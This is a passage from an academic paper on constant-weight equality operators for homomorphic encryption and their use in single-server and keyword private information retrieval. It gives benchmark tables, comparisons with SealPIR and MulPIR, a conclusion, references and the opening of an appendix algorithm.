Plain Constant-weight $k=\frac{1}{2}\log_2 n$	k	4	8	16	32	64	128	256
	Mult Depth	2	3	4	5	6	7	8
	m	11	19	36	68	132	261	517
	$N=8192$	0.11	0.27	0.55	-	-	-	-
	$N=16384$	0.49	1.1	2.4	5.0	10	21	41
Plain Constant-weight $k=\frac{1}{4}\log_2 n$	k	2	4	8	16	32	64	128
	Mult Depth	1	2	3	4	5	6	7
	m	24	37	64	117	221	427	838
	$N=4096$	0.01	-	-	-	-	-	-
	$N=8192$	0.04	0.12	0.25	0.49	-	-	-
	$N=16384$	0.17	0.48	1.1	2.4	5.0	10	21
Plain Constant-weight $k=\frac{1}{8}\log_2 n$	k	1	2	4	8	16	32	64
	Mult Depth	0	1	2	3	4	5	6
	m	256	363	569	968	1749	3290	6349
	$N=4096$	**0.0001**	**0.008**	-	-	-	-	-
	$N=8192$	0.0004	0.038	**0.10**	**0.25**	**0.54**	-	-
	$N=16384$	0.002	0.17	0.5	1.1	2.4	**5.0**	**10**

Parallelization offers roughly up to 10× speedup for both circuits and there is no noticeable difference in the advantage that parallel implementation offers for both circuits. Table 12 in Appendix C shows the runtimes of plain operators when parallelized.

4.2 Arithmetic Operators

Table 5 summarizes the results of our experiments for arithmetic equality operators. Similar to before, each column reports the runtimes for a specific domain size. We report the results for the arithmetic constant-weight operator in four categories based on the relationship between $\log_2 n$ and k.

Unlike the plain operators, the constant-weight arithmetic operator is not always faster than the equivalent folklore arithmetic equality circuit, or the advantage is marginal. This is due to the large number of homomorphic multiplications that are required in a constant-weight arithmetic circuit ($m+k$ compared to ℓ). Specifically, when the constant-weight code length, m, is large due to a small Hamming weight, k, the number of multiplications can be very high compared to the folklore. However, in some cases, the smaller Hamming

Table 5: Runtimes for arithmetic equality operators in seconds. Dashes indicate cases where the ciphertext was undecryptable due to homomorphic noise. k and m denote the Hamming weight and constant-weight code length, respectively. Bold numbers indicate the best runtimes for each n.

	n	2^8	2^{16}	2^{32}	2^{64}	2^{128}	2^{256}	2^{512}
Arithmetic Folklore	ℓ	8	16	32	64	128	256	512
	Mult Depth	4	5	6	7	8	9	10
	$N = 8192$	**0.49**	-	-	-	-	-	-
	$N = 16384$	2.2	4.6	9.2	19	37	74	149
Arithmetic Constant-weight $k = \log_2 n$	k	8	16	32	64	128	256	512
	Mult Depth	4	5	6	7	8	9	10
	m	12	22	43	85	168	334	665
	$N = 8192$	0.692	-	-	-	-	-	-
	$N = 16384$	3.0	6.0	12	23	47	93	186
Arithmetic Constant-weight $k = \frac{1}{2}\log_2 n$	k	4	8	16	32	64	128	256
	Mult Depth	3	4	5	6	7	8	9
	m	11	19	36	68	132	261	517
	$N = 8192$	0.53	-	-	-	-	-	-
	$N = 16384$	2.2	4.3	**8.2**	**16**	**31**	**63**	**123**
Arithmetic Constant-weight $k = \frac{1}{4}\log_2 n$	k	2	4	8	16	32	64	128
	Mult Depth	2	3	4	5	6	7	8
	m	24	37	64	117	221	427	838
	$N = 8192$	0.85	**1.3**	-	-	-	-	-
	$N = 16384$	4.3	6.4	11	21	40	78	154
Arithmetic Constant-weight $k = \frac{1}{8}\log_2 n$	k	1	2	4	8	16	32	64
	Mult Depth	1	2	3	4	5	6	7
	m	256	363	569	968	1749	3290	6349
	$N = 4096$	2.0	-	-	-	-	-	-
	$N = 8192$	8.4	12	19	-	-	-	-
	$N = 16384$	41	58	91	156	282	533	1064

weight results in a lower multiplicative depth, which in turn allows the use of smaller homomorphic encryption parameters. For example for $n = 2^{16}$, the constant-weight operator with $k = 4$ using $N = 8192$ is about 4 times faster than the folklore using $N = 16384$. The amortized cost is also about 2 times faster.

Similar to the plain equality operators, high memory usage is also an issue with the arithmetic constant-weight equality operator and it requires much more memory than the equivalent folklore operator.

The effect of the parallelization is however substantially different between folklore and constant-weight operators. Figure 1 shows the speedup for each of the five categories in Table 5. The folklore circuit runs at most 2 times faster with parallelization, whereas the constant-weight circuit has more than a 10× speedup in some cases. The speedup is larger as the domain size grows. The speedup is mainly due to the m homomorphic multiplications that can be done in parallel. With parallelization, the arithmetic constant-weight operator outperforms the arithmetic folklore operators for all domain sizes. Table 12 in Appendix C shows the runtimes of arithmetic operators when run in parallel.




Figure 1: Speedup using parallelization when evaluating arithmetic equality operators

5 Evaluation of PIR for Large Payloads

In this section, we evaluate PIR protocols based on runtime and communication cost. Specifically, we compare PIR using the folklore equality operator (which we call folklore PIR), Constant-weight PIR, SealPIR [4], and MulPIR [4].

Folklore PIR refers to a PIR protocol using the same architecture as constant-weight PIR, but replacing the equality operator with the plain folklore operator. Indices are encoded using the logarithmic binary encoding in this protocol.

SealPIR and MulPIR are based on the approach where the selection vector is communicated to the server, whereas folklore PIR and constant-weight PIR make use of equality operators. We aim to compare the two general methods (selection vectors vs. equality circuits) while also evaluating constant-weight PIR against folklore PIR.

Unary Approach. Note that SealPIR and MulPIR with $d = 1$ are equivalent to constant-weight PIR when $k = 1$. Hence, we refer to this configuration as the *unary* approach. We report the runtimes of this approach in Appendix D as a baseline. To give a summary, the unary approach has a smaller runtime compared to the other approaches described in this paper and has a reasonable upload cost for small, packed databases. However, the upload cost is on the order of the size of the domain which is impractical for large domains. Hence, we exclude it from the comparison in this section. Specifically, we compare approaches that have a multiplicative depth of at least one. This includes SealPIR and MulPIR with $d \geq 2$, and constant-weight PIR with $k \geq 2$. This setup is particularly useful for large domains, which we explain in Section 3.3.5.

Implementation Details. Constant-weight PIR is implemented as described in Section 3.3. We also implement folklore PIR using the same architecture and consisting of the same stages described in Section 3.3. However, we use a logarithmic binary encoding for indices and the equality operator is replaced with a plain folklore equality operator per definition in Equation (4).

Our implementation of constant-weight PIR and folklore

PIR is open-source and available on Github[3]. We implement all protocols using C++ and SEAL (version 3.7)[4] as the homomorphic encryption library. For SealPIR and MulPIR, we use the implementation by the OpenMined community[5]. We select homomorphic encryption parameters such that it satisfies 128-bit security. Specifically, we use $N \in \{4096, 8192, 16384\}$ and the default coefficient modulus in SEAL for 128-bit security. Each protocol is run with the smallest parameter set which produces decryptable results. Specifically, SealPIR uses $N = 4096$, whereas MulPIR, folklore PIR, and constant-weight PIR require $N \geq 8192$.

We run all experiments on an Intel Xeon E5-4640 @ 2.40GHz server running Ubuntu 16.04.

Experimental Setup. Index PIR implies that all database rows are full (in contrast to keyword PIR where some keywords do not correspond to any payload data in the database). We are interested in the case where the payload is large. Previous work on PIR, specifically information theoretic PIR, has examined PIR when the payload grows arbitrarily large [7, 8]. There also exist applications of single-server PIR such that the payload can be arbitrarily large [29].

Note that the size of the payload data is a multiple of the plaintext size and plaintext sizes depend on the homomorphic encryption parameters used in each approach. Hence, we run experiments for a payload data of one plaintext and extrapolate the results for larger payload data sizes.

Results. Table 6 lists the properties of the four aforementioned protocols.

Table 6: Parameters for PIR protocols when $|S(\mathbb{ID})| = |\mathbb{ID}| = n$ and the payload data is s plaintexts.

Method	Mult Depth	Query Bit-length	# of Operations (Excluding Expansion)	Download Cost (in cts)
SealPIR	$d-1$	$d\lceil\sqrt[d]{n}\rceil$	$(\sum_{i=0}^{d-1} n^{\frac{d-i}{d}} F^i \cdot \texttt{PM}) \cdot s$	$F^{d-1}s$
MulPIR	$d-1$	$d\lceil\sqrt[d]{n}\rceil$	$(n \cdot \texttt{PM} + \sum_{i=1}^{d-1} n^{\frac{d-i}{d}} \cdot \texttt{M}) \cdot s$	s
Fl. PIR	$\lceil\log_2\lceil\log_2 n\rceil\rceil$	$\lceil\log_2 n\rceil$	$n\lceil\log_2 n\rceil \cdot \texttt{M} + ns \cdot \texttt{PM}$	s
Cw PIR	$\lceil\log k\rceil$	$O\left(\sqrt[k]{k!n}+k\right)$	$nk \cdot \texttt{M} + ns \cdot \texttt{PM}$	s

First, we compare protocols using equality operators. Table 7 compares folklore PIR and constant-weight PIR. This table shows folklore PIR is much slower than constant-weight PIR. At $n = 512$, the parameters of the homomorphic cryptosystem must be increased from $N = 8192$ to $N = 16384$ to produce valid, decryptable results. Larger parameters increase the runtime drastically. Consequently, constant-weight PIR is the first practical PIR protocol using equality operators. Table 7 includes runtimes for constant-weight PIR when run in parallel to demonstrate practicality.

[3] https://github.com/RasoulAM/constant-weight-pir
[4] https://github.com/microsoft/SEAL
[5] https://github.com/OpenMined/PIR

Table 7: Runtime of PIR protocols using equality operators for a response size of one plaintext. Runtimes are in seconds and an average of 10 runs. *This parameter set did not produce a decryptable result.

# of Rows	DB Size (MB)	Code Length	Time (s) Expansion	Sel. Vec. Calculation	Inner Product	Total Server
Folklore, $N = 8192$ (Query = 216 KB, Response = 106 KB)						
256	8	5	0.06	58	0.9	60
512*	9	10	0.1	130	1.7	130
Folklore, $N = 16384$ (Query = 913 KB, Response = 224 KB)						
512	21	9	0.8	650	7.4	660
1024	42	10	0.8	1500	14	1500
2048	84	11	0.8	3300	29	3300
4096	170	12	0.8	7200	56	7200
8192	340	13	0.8	16000	120	16000
16384	670	14	0.8	35000	250	35000
Constant-weight $k = 2, N = 8192$, (Query = 216 KB, Response = 106 KB)						
Single-thread						
256	5.2	24	0.3	8.3	0.9	9.7
512	10	33	0.5	17	1.7	19
1024	21	46	0.5	33	3.5	38
2048	42	65	1	67	6.9	75
4096	84	92	1	130	13	150
8192	170	129	2	270	27	300
16384	340	182	2	540	55	600
32768	670	257	5	1100	110	1200
65536	1300	363	5	2300	230	2500
Parallelized						
256	5.2	24	0.1	0.5	0.3	1.1
512	10	33	0.1	0.7	0.5	1.6
1024	21	46	0.2	1.4	1.2	2.9
2048	42	65	0.2	2.9	2.4	5.6
4096	84	92	0.3	5.7	4.6	11
8192	170	129	0.3	11	9.2	21
16384	340	182	0.4	22	18	41
32768	670	257	0.6	44	34	79
65536	1300	363	0.7	87	70	160
131072	2700	513	1.2	170	140	320
262144	5400	725	1.4	340	290	640

Another observation from Table 6 is that the download cost of SealPIR is larger compared to the other protocols. Table 8 shows the upload, download, and total communication cost for a payload data of one plaintext. For larger payloads, the high download cost of SealPIR is multiplied by the number of plaintexts in the payload data. Hence, constant-weight PIR and MulPIR have a lower communication cost for large payload data and streaming data.

Table 8: Upload, download, and total communication cost for payload data equal to one plaintext.

	Upload Cost	Download Cost	Total Comm.
SealPIR	61.4 KB	307 KB	368.4 KB
MulPIR	122 KB	119 KB	241 KB
Constant-weight PIR	216 KB	106 KB	322 KB

Next, we analyze the effect of larger payload data on the runtime of the protocols. We focus our attention to comparing MulPIR and constant-weight PIR as they have similar communication complexity. Runtimes for SealPIR are given in

Appendix D. MulPIR (and SealPIR) must repeat the server computation (except the expansion step) for each plaintext in the payload. This applies to other approaches using selection vectors as well. In constant-weight PIR, only the inner product step must be repeated for each plaintext in the payload.

To show this effect, we perform PIR over a database with $n = 16384$ rows with various, large, payload sizes. Figure 2 shows the runtime of the constant-weight PIR (with $k = 2$) as a function the payload size. The implementation of MulPIR by OpenMined does not support large payloads, so we provide a lower bound of the runtime of MulPIR (with $d = 2$) based on the server time for a payload of one plaintext.

As seen in Figure 2, the runtime of constant-weight PIR is higher than MulPIR for a small payload but grows at a slower rate. Eventually, constant-weight PIR outperforms MulPIR when the payload size exceeds 268 KB. This corresponds to a database size of about 4.3 GB.




Figure 2: Runtime of constant-weight PIR and an estimation of the runtime of MulPIR for large payloads.

To summarize, constant-weight PIR outperforms folklore PIR in all cases. It also has a smaller communication complexity and lower runtime compared to SealPIR and MulPIR, respectively, when the payload size increases.

6 Analysis of Constant-weight Keyword PIR

In this section, we show how constant-weight PIR performs over a sparse database. We first motivate our approach to keyword PIR by discussing the private file retrieval as an application. We also argue about the modifications required for MulPIR and SealPIR to allow for keyword PIR without reducing the problem to index PIR.

Keyword PIR for Private File Retrieval. Private file retrieval is a setup, similar to that of PIR, where the items that are retrieved are large, e.g. files or documents. Private retrieval of large items has been discussed in the literature [16] which differs from the case where only a single bit is retrieved. Solutions based on ORAM come at a high communication cost [29, 32]. Specifically, the response size is $O(\ell \log n)$ in the worst case for retrieving an item of size ℓ amongst n elements.

PIR is a suitable solution for this problem given that it can achieve asymptotically optimal communication complexity [29]. Keyword PIR provides the additional feature of retrieving documents by identifiers instead of an index in a directory.

Constant-weight keyword PIR is a practical keyword PIR protocol that can be used for private file retrieval. Moreover, constant-weight PIR is performed without the use of a hash-table to store the identifiers or multiple rounds of communication, which is in contrast to the existing approaches for keyword PIR [4, 15]. This is useful in the presence of many users with unreliable connections and low bandwidth. Particularly in solutions that store the identifiers using a hash-table, updates to the database may require a change in the parameters of the hash function to avoid collisions. An additional round of communication is required for each query to communicate new hash function parameters to the user.

Table 9 shows example runtimes of constant-weight PIR used to retrieve files from a database with large items. In the next subsection, we provide a finer analysis of the cost of constant-weight keyword PIR. The experiments in Table 9 were performed on an Intel(R) Xeon(R) CPU E7-8860 v4 @ 2.20GHz running Ubuntu 20.04. The experiments are parallelized over 144 cores to achieve the best possible performance. The results are only to demonstrate practicality and can easily be enhanced using hardware accelerators (GPUs) or accelerators for the homomorphic encryption libraries such as HEXL [10].

Table 9: Server runtimes for Constant-weight PIR of large payloads.

Keyword Bitlength	Number of Items (n)	Database Size (GB)	Item Size (MB)	Server Time (s)
16	1000	1.3	1.3	51.9
		2.6	2.6	107
		5.2	5.2	200
		10.0	10.0	369
	10000	13.0	1.3	508
		26.0	2.6	878
		52.0	5.2	1670
		100.0	10.0	3250
32	1000	1.3	1.3	59
		2.6	2.6	111
		5.2	5.2	212
		10.0	10.0	354
	10000	13.0	1.3	506
		26.0	2.6	869
		52.0	5.2	1700
		100.0	10.0	3180
48	1000	1.3	1.3	71.3
		2.6	2.6	129
		5.2	5.2	208
		10.0	10.0	380
	10000	13.0	1.3	541
		26.0	2.6	922
		52.0	5.2	1720
		100.0	10.0	3300

Analysis of PIR for Sparse Domains. Table 10 shows the properties of the PIR protocols, adjusted for when the database is sparse. n and $|S|$ denote the number of rows in the database and the size of the domain from which the query is selected, respectively.

Table 10: Properties of SealPIR, MulPIR, and constant-weight PIR when used for keyword PIR.

Method	Mult Depth	Query Bit-length	# of Operations (Excluding Expansion)	Download Cost (in cts)
SealPIR	$d-1$	$d\left\lceil \sqrt[d]{\lvert S\rvert} \right\rceil$	$n\cdot \texttt{PM} + \sum_{i=1}^{d-1} \lvert S\rvert^{\frac{d-i}{d}} F^i \cdot \texttt{PM}$	F^{d-1}
MulPIR	$d-1$	$d\left\lceil \sqrt[d]{\lvert S\rvert} \right\rceil$	$n\cdot \texttt{PM} + \sum_{i=1}^{d-1} \lvert S\rvert^{\frac{d-i}{d}} \cdot \texttt{M}$	1
CwPIR	$\lceil \log k \rceil$	$O\left(\sqrt[k]{k!\lvert S\rvert} + k\right)$	$nk\cdot \texttt{M} + n\cdot \texttt{PM}$	1

We argue that constant-weight PIR is minimally affected by sparsity in the database and it is a suitable solution for keyword PIR. Table 10 supports this argument, as the number of operations (excluding expansion) for constant-weight PIR does not depend on the size of the domain. We exclude folklore PIR from this section entirely since it follows the same approach as constant-weight PIR and is strictly slower.

Table 10 also shows the query bit-length of each method. The query bit-length determines the communication cost in the protocol and also affects the computation cost, specifically the expansion step. This query bit-length is affected by the domain size and is equal to the length of the constant-weight code that is used in constant-weight PIR. SealPIR and MulPIR use the same type of encoding for PIR queries which essentially calculates the position of the desired row of the database when restructured into a d-dimensional table. We denote this as a *dimension-wise* encoding in this section.

Table 11: Bit-length of the query in different protocols

Domain Bit-length ($\log_2 \lvert S\rvert$)	Constant-weight code size				Dimension-wise		
	depth=0 k=1	depth=1 k=2	depth=2 k=3	depth=2 k=4	depth=0 d=1	depth=1 d=2	depth=2 d=3
4	16	7	6	7	16	8	9
6	64	12	9	8	64	16	12
8	256	24	13	11	256	32	21
10	1024	46	20	15	1024	64	33
12	4096	92	31	20	4096	128	48
14	16384	182	48	27	16384	256	78
16	65536	363	75	37	65536	512	123
18	262144	725	118	52	262144	1024	192
20	-	1449	186	73	-	2048	306
22	-	2897	295	102	-	4096	486
24	-	5794	467	144	-	8192	768
26	-	11586	740	202	-	16384	1221
28	-	23171	1174	285	-	32768	1938
30	-	46342	1862	403	-	65536	3072
32	-	92683	2955	569	-	131072	4878
34	-	185365	4690	803	-	262144	7743
36	-	370729	7444	1135	-	524288	12288
38	-	741456	11816	1605	-	1048576	19506
40	-	-	18756	2268	-	-	30966
42	-	-	29773	3207	-	-	49152
44	-	-	47261	4535	-	-	78024
46	-	-	75021	6413	-	-	123858
48	-	-	119088	9068	-	-	196608

Table 11 shows the number of bits required to represent a query using a constant-weight codeword and a dimension-wise encoding as a function the domain bit-length, $\log_2 |S|$. The constant-weight code length is shown for four different values of k, the Hamming weight. In the last three columns, we derive the bit-length of the dimension-wise encoding. The depth refers to the multiplicative depth in a PIR protocol using the set of parameters in that column.

There are multiple observations from this table. Firstly, larger k or d (and higher multiplicative depth in turn) drastically reduces the bit-length of the query. Given this observation, a fair comparison between the constant-weight code and dimension-wise encoding is comparing those with the same multiplicative depth since the multiplicative depth directly impacts the performance. For the same multiplicative depth, the constant-weight code is smaller than the dimension-wise encoding. Figure 3 visualizes this for even larger domain sizes and higher multiplicative depths. Note that the scale on the vertical axis is logarithmic and the gap between the size of the codes increases as the domain size increases and a larger multiplicative depth is used.




Figure 3: Encoding size as a function of multiplicative depth

The size of the query can also affect the server runtime in the protocol. Figure 4 shows the runtime of keyword PIR over a database of with $n = 16384$ rows and payload size of one plaintext (roughly 20.1 KB) which corresponds to a database of about 330 MB. We vary the domain size to examine the effect on the overall runtime, which is influenced by the query bit-length.

The runtime of the protocol consists of the expansion step, and the iteration step (which is the selection vector calculation and inner product combined). We report numbers for $k \in \{2,3,4\}$ since we know that $k = 1$ produces an encoding size that is prohibitively large. Each plot in Figure 4 is for one




Figure 4: Total server time of constant-weight keyword PIR as a function of the domain size for three different Hamming weights. The shaded areas indicate the amount of time required for the expansion step.

value of k. The shaded area beneath each plot indicates the amount of time required for the expansion step.

Initially, for $\log_2 |S| \leq 27$, $k = 2$ has the smallest server time. However, when $\log_2 |S|$ approaches 28, the expansion time constitutes a significant portion of the server time and a switch to $k = 3$ results in a smaller total server time. Similarly, when $\log_2 |S|$ reaches 41, a switch to $k = 4$ produces the best results. Notice how the runtime excluding the expansion step does not change significantly for all values of k and the time required for the expansion step eventually becomes the dominant factor when the domain size increases.

7 Conclusion

In this work, we proposed equality operators for constant-weight codewords. We showed how these operators are up to 10 times faster than folklore equality operators. Furthermore, we proposed constant-weight PIR, a PIR protocol using equality operators which is an approach that was previously assumed to be impractical. We showed how the communication and computation cost of constant-weight PIR grows at a slower rate compared to SealPIR and MulPIR, respectively. Furthermore, we showed how constant-weight PIR is extended to keyword PIR to be the first practical, single-round, single-server keyword PIR protocol. We provided a detailed analysis of effect of a large domain on the runtime of constant-weight keyword PIR and discussed how it can be used for applications such as private file retrieval.

Acknowledgements

We would like to thank Ian Goldberg for his useful comments on an earlier version of this work. We also thank our reviewers for their comments and particularly our shepherd, Tancrède Lepoint, who provided helpful insights and suggestions to clarify our contributions. This work benefited from the use of the CrySP RIPPLE Facility at the University of Waterloo.

References

[1] Carlos Aguilar-Melchor, Joris Barrier, Laurent Fousse, and Marc-Olivier Killijian. XPIR: Private Information Retrieval for Everyone. *Proceedings on Privacy Enhancing Technologies*, 2016(2):155–174, 2016.

[2] Adi Akavia, Dan Feldman, and Hayim Shaul. Secure Data Retrieval on the Cloud: Homomorphic Encryption meets Coresets. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2019(2):80–106, 2019.

[3] Adi Akavia, Craig Gentry, Shai Halevi, and Max Leibovich. Setup-Free Secure Search on Encrypted Data: Faster and Post-Processing Free. *Proceedings on Privacy Enhancing Technologies*, 2019(3):87–107, 2019.

[4] Asra Ali, Tancrède Lepoint, Sarvar Patel, Mariana Raykova, Phillipp Schoppmann, Karn Seth, and Kevin Yeo. Communication–Computation Trade-offs in PIR. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 1811–1828. USENIX Association, August 2021.

[5] Andris Ambainis. Upper Bound on the Communication Complexity of Private Information Retrieval. In Pierpaolo Degano, Roberto Gorrieri, and Alberto Marchetti-Spaccamela, editors, *Automata, Languages and Programming*, pages 401–407, Berlin, Heidelberg, 1997. Springer Berlin Heidelberg.

[6] S. Angel, H. Chen, K. Laine, and S. Setty. PIR with Compressed Queries and Amortized Query Processing. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 962–979, May 2018.

[7] Karim Banawan and Sennur Ulukus. Multi-Message Private Information Retrieval. In *2017 IEEE International Symposium on Information Theory (ISIT)*, pages 1898–1902, 2017.

[8] Karim Banawan and Sennur Ulukus. Private Information Retrieval from Coded Databases. In *2017 IEEE International Conference on Communications (ICC)*, pages 1–6, 2017.

[9] A Beimel, Y Ishai, E Kushilevitz, and Jean-François Raymond. Breaking the $O(n^{1/(2k-1)})$ Barrier for Information-theoretic Private Information Retrieval. *The 43rd Annual IEEE Symposium on Foundations of Computer Science, 2002. Proceedings.*, pages 261–270, 2002.

[10] Fabian Boemer, Sejun Kim, Gelila Seifu, Fillipe DM de Souza, and Vinodh Gopal. Intel hexl: Accelerating homomorphic encryption with intel avx512-ifma52. In *Proceedings of the 9th on Workshop on Encrypted Computing & Applied Homomorphic Cryptography*, pages 57–62, 2021.

[11] Charlotte Bonte and Ilia Iliashenko. Homomorphic String Search with Constant Multiplicative Depth. In *Proceedings of the 2020 ACM SIGSAC Conference on Cloud Computing Security Workshop*, CCSW'20, pages 105–117, New York, NY, USA, 2020. Association for Computing Machinery.

[12] Joppe W Bos, Kristin Lauter, Jake Loftus, and Michael Naehrig. Improved Security for a Ring-Based Fully Homomorphic Encryption Scheme. In Martijn Stam, editor, *Cryptography and Coding*, pages 45–64, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[13] Zvika Brakerski, Craig Gentry, and Vinod Vaikuntanathan. (Leveled) Fully Homomorphic Encryption without Bootstrapping. In *Proceedings of the 3rd Innovations in Theoretical Computer Science Conference*, ITCS '12, pages 309–325, New York, NY, USA, 2012. Association for Computing Machinery.

[14] Hao Chen, Kim Laine, and Peter Rindal. Fast Private Set Intersection from Homomorphic Encryption. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 1243–1255, New York, NY, USA, 2017. Association for Computing Machinery.

[15] B. Chor, N. Gilboa, and M. Naor. Private Information Retrieval by Keywords. *IACR Cryptol. ePrint Arch.*, 1998:3, 1998.

[16] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private Information Retrieval. In *Proceedings of IEEE 36th Annual Foundations of Computer Science*, pages 41–50. IEEE, 1995.

[17] Daniel Demmler, Amir Herzberg, and Thomas Schneider. RAID-PIR: Practical Multi-server PIR. In *Proceedings of the ACM Conference on Computer and Communications Security*, volume 2014, 2014.

[18] Changyu Dong and Liqun Chen. A Fast Single Server Private Information Retrieval Protocol with Low Communication Cost. In Mirosław Kutyłowski and Jaideep Vaidya, editors, *Computer Security - ESORICS 2014*, pages 380–399, Cham, 2014. Springer International Publishing.

[19] Yarkın Doröz, Berk Sunar, and Ghaith Hammouri. Bandwidth Efficient PIR from NTRU. In Rainer Böhme, Michael Brenner, Tyler Moore, and Matthew Smith, editors, *Financial Cryptography and Data Security*, pages 195–207, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[20] Junfeng Fan and Frederik Vercauteren. Somewhat Practical Fully Homomorphic Encryption. *Proceedings of the 15th international conference on Practice and Theory in Public Key Cryptography*, 2012:1–16, 2012.

[21] Craig Gentry. Fully Homomorphic Encryption using Ideal Lattices. In *Proceedings of the forty-first annual ACM symposium on Theory of computing*, pages 169–178, 2009.

[22] Craig Gentry and Shai Halevi. Compressible FHE with Applications to PIR. 11892:438–464, 2019.

[23] Craig Gentry, Shai Halevi, and Nigel P. Smart. Fully Homomorphic Encryption with Polylog Overhead". In David Pointcheval and Thomas Johansson, editors, *Advances in Cryptology – EUROCRYPT 2012*, pages 465–482, Berlin, Heidelberg, 2012. Springer Berlin Heidelberg.

[24] Craig Gentry, Amit Sahai, and Brent Waters. Homomorphic Encryption from Learning with Errors: Conceptually-Simpler, Asymptotically-Faster, Attribute-Based. In Ran Canetti and Juan A Garay, editors, *Advances in Cryptology – CRYPTO 2013*, pages 75–92, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[25] Shafi Goldwasser and Silvio Micali. Probabilistic encryption. *Journal of computer and system sciences*, 28(2):270–299, 1984.

[26] Bailey Kacsmar, Basit Khurram, Nils Lukas, Alexander Norton, Masoumeh Shafieinejad, Zhiwei Shang, Yaser Baseri, Maryam Sepehri, Simon Oya, and Florian Kerschbaum. Differentially Private Two-Party Set Operations. In *2020 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 390–404. IEEE, 2020.

[27] E. Kushilevitz and R. Ostrovsky. Replication is not Needed: Single Database, Computationally-private Information Retrieval. In *Proceedings 38th Annual Symposium on Foundations of Computer Science*, pages 364–373, 1997.

[28] Rasoul Akhavan Mahdavi. Equality operators for constant-weight codewords with applications in (keyword) pir. Master's thesis, University of Waterloo, 2021.

[29] Travis Mayberry, Erik-Oliver Blass, and A. Chan. Efficient Private File Retrieval by Combining ORAM and PIR. In *NDSS*, 2014.

[30] Ronald L Rivest, Len Adleman, Michael L Dertouzos, et al. On Data Banks and Privacy Homomorphisms. *Foundations of secure computation*, 4(11):169–180, 1978.

[31] Microsoft SEAL (release 3.6). https://github.com/Microsoft/SEAL, November 2020. Microsoft Research, Redmond, WA.

[32] Elaine Shi, T-H. Hubert Chan, Emil Stefanov, and Mingfei Li. Oblivious ram with o((logn)3) worst-case cost. In *ASIACRYPT*, 2011.

[33] Radu Sion and Bogdan Carbunar. On the Computational Practicality of Private Information Retrieval. In *Proceedings of the Network and Distributed Systems Security Symposium*, pages 2006–06. Internet Society, 2007.

[34] Julien P Stern. A New and Efficient All-Or-Nothing Disclosure of Secrets Protocol. In Kazuo Ohta and Dingyi Pei, editors, *Advances in Cryptology — ASIACRYPT'98*, pages 357–371, Berlin, Heidelberg, 1998. Springer Berlin Heidelberg.

[35] Marten van Dijk, Craig Gentry, Shai Halevi, and Vinod Vaikuntanathan. Fully Homomorphic Encryption over the Integers. In Henri Gilbert, editor, *Advances in Cryptology – EUROCRYPT 2010*, pages 24–43, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.

[36] Masaya Yasuda, Takeshi Shimoyama, Jun Kogure, Kazuhiro Yokoyama, and Takeshi Koshiba. Secure Pattern Matching using Somewhat Homomorphic Encryption. In *Proceedings of the 2013 ACM Workshop on Cloud Computing Security Workshop*, CCSW '13, page 65–76, New York, NY, USA, 2013. Association for Computing Machinery.

[37] Xun Yi, Mohammed Golam Kaosar, Russell Paulet, and Elisa Bertino. Single-Database Private Information Retrieval from Fully Homomorphic Encryption. *IEEE Transactions on Knowledge and Data Engineering*, 25(5):1125–1134, 2013.

A Mappings to Constant-weight Codewords

In this section, we propose additional techniques to map elements to constant-weight codewords. As a reminder, the goal is for the mapping (and inverse mapping) procedure to be efficient and less expensive than storing an equivalence table.

Algorithm 7 INVERSE PERFECT MAPPING

Input: $y \in CW(m,k)$

$x = 0$
$h = 1$
for $m' \in [m]$ **do**
  if $y[m'] = 1$ **then**
    $x = x + \binom{m'}{h}$
